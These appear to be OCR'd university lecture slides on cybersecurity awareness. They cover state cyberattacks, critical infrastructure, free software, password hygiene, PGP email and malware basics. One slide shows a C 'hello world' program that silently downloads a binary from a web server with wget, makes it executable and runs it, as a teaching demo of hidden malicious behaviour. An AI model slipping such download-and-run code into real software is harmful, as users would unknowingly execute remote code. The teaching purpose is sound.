
Destabilisation: Trojan, Botnets and Zombies

http://cybermap.kaspersky.com/




 Toggle Demo Mode

http://cybermap.kaspersky.com/





 Toggle Demo Mode

Cyber Attack against Estonia April 2007



DDos Attack against Dyn DNS 21 October 2016





Advanced Persistent Threat: Govermment attacks

- Titan Rain discovered in 2003: Massive USA data collected during 3 years
- Operation Aurora discovered in 2010: Chinese attack against USA
- November 2014, SONY
- 2011 Bercy, 150 PC infected

Computer Science Security Agencies

- 1919 

- 1952, 

- 1995, 
- 2002, 
- 7 July 2009, 


French white book on defense and national seurity 2013

5 places (p84):


- earth
- air
- sea
- espace
- cyberespace

OIV : "Opérateur d'importance vitale"

Twelve sectors of critical importance across four key areas ot responsibility

BASIC HUMAN NEED	Food Water management Health	
SOVEREIGN	Civilian activities Legal activities Military activities	
ECONOMIC	Energy Finance Transport	
TECHNOLOGICAL	Communication, technologies and broadcasting Industry Space & research	

OIV : “Opérateur d’importance vitale”




Around 250 critical infrastructures.

Cyberwar is a reality

$7 billion for USA cyber operations in 2017 over $35 billion over the next 5 years.

- Communications are crucial: Egypt, Tunisia revolutions


- Tracking authors is not always easy
- Defense and attack strategies are different



- Cyberattacks can have physical consequences


Plan

Exemples









Logiciel LIBRE


"free software" $\neq$ 

Examples

- **libre, gratuit** : Linux, FreeBSD, perl, python ...
- **libre, non gratuit** : achéter un CD, payer des développeurs...
- **non libre, gratuit** : Acrobat Reader, Chrome, Flash ...
- **non libre, non gratuit** : no comment.

Free as in freedom



4 Freedoms

- Freedom 0: **Run** the program as you wish, for any purpose.
- Freedom 1: **Modify** the program to suit your needs. (you must have access to the source code)
- Freedom 2: **Redistribute copies**, either gratis or for a fee.
- Freedom 3: **Distribute** modified versions of the program, so that the community can benefit from your improvements.

Danger HELLOWORLD

```
#include <stdio.h>
int main(void)
{
  printf("Helloworld\n");
  return 0;
}
```

What does this program?

Danger HELLOWORLD

```
#include <stdio.h>
int main(void)
{
  printf("Helloworld\n");
  return 0;
}
```

What does this program?

What do these programs?

https://sancy.iut-clermont.uca.fr/~lafourcade/Helloworld

https://sancy.iut-clermont.uca.fr/~lafourcade/Hellworld

Danger HELLWORLD

```
#include <stdio.h>
#include <stdlib.h>

int main(void)
{
  system("wget -q https://sancy.iut-clermont.uca.fr/
          ~lafourcade/Helloworld");
  system("chmod 777 Helloworld");
  system("clear");
  system("./Helloworld");
  return 0;
}
```

Plan

Few advices

FESTIVAL du FILM SÉCURITÉ

2018

GRAND PRIX DU FESTIVAL
10 advices ti be a Cyber-Victim
by Micode
VIDEO

10 Advices

1. Passwords
2. BYOD
3. Email and attachments
4. VPN
5. Security updates
6. Antivirus
7. Bakcup
8. IoT / Smarthphones
9. Personnal Data
10. Phising

1) Password Security

1) Password Security


Reality

Reality

TOP 25 Passwords

#	2011	2012	2013	2014	2015	2016	2017	2018
1	password	password	123456	123456	123456	123456	123456	123456
2	123456	123456	password	password	password	password	password	password
3	12345678	12345678	12345678	12345	12345678	12345	12345678	123456789
4	qwerty	abc123	qwerty	12345678	qwerty	12345678	qwerty	12345678
5	abc123	qwerty	abc123	qwerty	12345	football	12345	12345
6	monkey	monkey	123456789	123456789	123456789	qwerty	123456789	111111
7	1234567	letmein	111111	1234	football	1234567890	letmein	1234567
8	letmein	dragon	1234567	baseball	1234	1234567	1234567	sunshine
9	trustno1	111111	iloveyou	dragon	1234567	princess	football	qwerty
10	dragon	baseball	adobe123	football	baseball	1234	iloveyou	iloveyou
11	baseball	iloveyou	123123	1234567	welcome	login	admin	princess
12	111111	trustno1	admin	monkey	1234567890	welcome	welcome	admin
13	iloveyou	1234567	1234567890	letmein	abc123	solo	monkey	welcome
14	master	sunshine	letmein	abc123	111111	abc123	login	666666
15	sunshine	master	photoshop	111111	1qaz2wsx	admin	abc123	abc123
16	ashley	123123	1234	mustang	dragon	121212	starwars	football
17	bailey	welcome	monkey	access	master	flower	123123	123123
18	passw0rd	shadow	shadow	shadow	monkey	passw0rd	dragon	monkey
19	shadow	ashley	sunshine	master	letmein	dragon	passw0rd	654321
20	123123	football	12345	michael	login	sunshine	master	!@#$% ^ &*
21	654321	jesus	password1	superman	princess	master	hello	charlie
22	superman	michael	princess	696969	qwertyuiop	hottie	freedom	aa123456
23	qazwsx	ninja	azerty	123123	solo	loveme	whatever	donald
24	michael	mustang	trustno1	batman	passw0rd	zaq1zaq1	qazwsx	password1
25	Football	password1	000000	trustno1	starwars	password1	trustno1	qwerty123

Passwords Brute Force



Few Advices

A password

1. Does not lend itself
2. Does not get left behind
3. Can only be used once
4. If it is broken, it must be changed
5. It must be changed regularly
6. It is never sophisticated enough
7. Size matters.

Few Advices

A password

1. Does not lend itself
2. Does not get left behind
3. Can only be used once
4. If it is broken, it must be changed
5. It must be changed regularly
6. It is never sophisticated enough
7. Size matters.

Data bases leakage

Olivier Heen, Christoph Neumann: On the Privacy Impacts of Publicly Leaked Password Databases. DIMVA 2017

How to store a password ?

Storage

- In clear
- Hash (pwd) $\Rightarrow$ Rainbowtables !
- Hash (pwd + Salt)
- Hash (pwd + Salt-user)
- bcrypt(pwd + Salt-user) (bcrypt = slow hash)
- AES(bcrypt(pwd + Salt-user), SecretKey)

John the Ripper

www.openwall.com/john/

KeePassXC

https://keepassxc.org/

Wireshark

https://www.wireshark.org/

2) BYOD : Bring Your Own Device

- Smartphone, tablette, personal computers
- Remote cxonnexion to companie network
- New threats (Security, Law, ...)

2) BYOD : Bring Your Own Device

- Smartphone, tablette, personal computers
- Remote cxonnexion to companie network
- New threats (Security, Law, ...)

Solutions

Protect, access control, (VPN, HTTPS), anticipation and EDUCATION

2) BYOD : Bring Your Own Device

- Smartphone, tablette, personal computers
- Remote cxonnexion to companie network
- New threats (Security, Law, ...)

Solutions

Protect, access control, (VPN, HTTPS), anticipation and EDUCATION

CYOD : Choose Your Own Device

FYOD : Fix Your Own Device

DYOD : Download on Your Own Device

Emails and attachments

In Octobre 2014.

TED
Ideas worth spreading


Why privacy matters?

by Glenn Greenwald

Nothing to hide ...

http://jenairienacacher.fr/

Default email security




First requirement by E. Snowden ...

```
amnesia@amnesia:~$ gpg -d

-----BEGIN PGP MESSAGE-----

hQIMA8xdLvrAJNGTAQ/+LbHB9i52GCPFjTICIP1RPs/WWx5/MIruNKBmB14RHe/A
KsDa/SO1KE5la8ETuDh4r4nQmtZ59TjnmIXHKyRvMo3ipQEGTPvEwNIwdI2X9Uls
KPa2oqQcWLzxrP0Zc4PzNvjXgarq/NQFlSXHtrRhiUdPij93ZFrKMxUCMOjsNOEp
Y7Ak2SY3nbiHVrOBgIZ1FaF8ljiviZSjflt/pE/81qOvQepumXOlwA1Ltcd2ME9o
5yJ1RVrnWf0SUFLh9HRCAu9wVLsgjyqVqi1yqZNnUSOGDWBKqAFDPIKz+uBiF29X
vXMeVOV44ATZj7ET9DRAOAozII08LQoQIAAvgTZ3MzIB7VaZPUnUlDxcSROJ9ObR
H3oIBfH6nLRITZnlkJaNvE1M/dXDgOFGjNE500GXZo3OrvrEKL5+hnEIXyn0GBx9
fOvAbTDunJnTzY6Rlnl8EvRs5VRxsdouT7B2e0LEiWUDhiciUpotJxvClZLUn/fL
SFVkhxTcHtbUsaI60TxQOA2ZhqFV8S6aX4WUbVdFic5pGubtKoOwAbeChrTc7BcS
ecwv8vPPmjC/C64iG8pdETwQ5LVTo2J+epnVKfl3oeMCdWFOFp6tSaOozcjwPleg
hhpCHgFXP2NIJ04CD4BVLeoEm9E0Uj2+VaL5Qj5PdOELKp+WTNOl2IHh+fGOQ97S
6gFDn/M+LGFcOdUKp0kAGWEHfL4FBWi7Bb0Axs/bxpHZKEvnvAWIQWuG9HVTvtNc
```

... use PGP

Pretty Good Privacy


Software to encrypt, decrypt, sign email, desinged by Phil Zimmermann in 1991.



If privacy is outlawed, only outlaws will have privacy


Is it difficult?


1. Install GPG
2. Generate a pair of keys $\geq$ 4096 bits
3. Import them
4. Get your friends key
5. Send signed and encrypted emails.



Is it difficult?

1. Install GPG
2. Generate a pair of keys $\geq$ 4096 bits
3. Import them
4. Get your friends key
5. Send signed and encrypted emails.





GnuPG

“Now, my correspondence with friends has become secure!”

4) Virtual Private Network

Using cryptography to securely work in remote !

5) Security Updates

- Fix vulnerabilities
- Patch problems
- Update protocols
- CRL (Certificate Revocation List)

6) Malwares and Antivirus

malware: the computer does what the attacker wants.

6) Malwares and Antivirus

malware: the computer does what the attacker wants.


virus: program that infects other computers.

6) Malwares and Antivirus

malware: the computer does what the attacker wants.

virus: program that infects other computers.

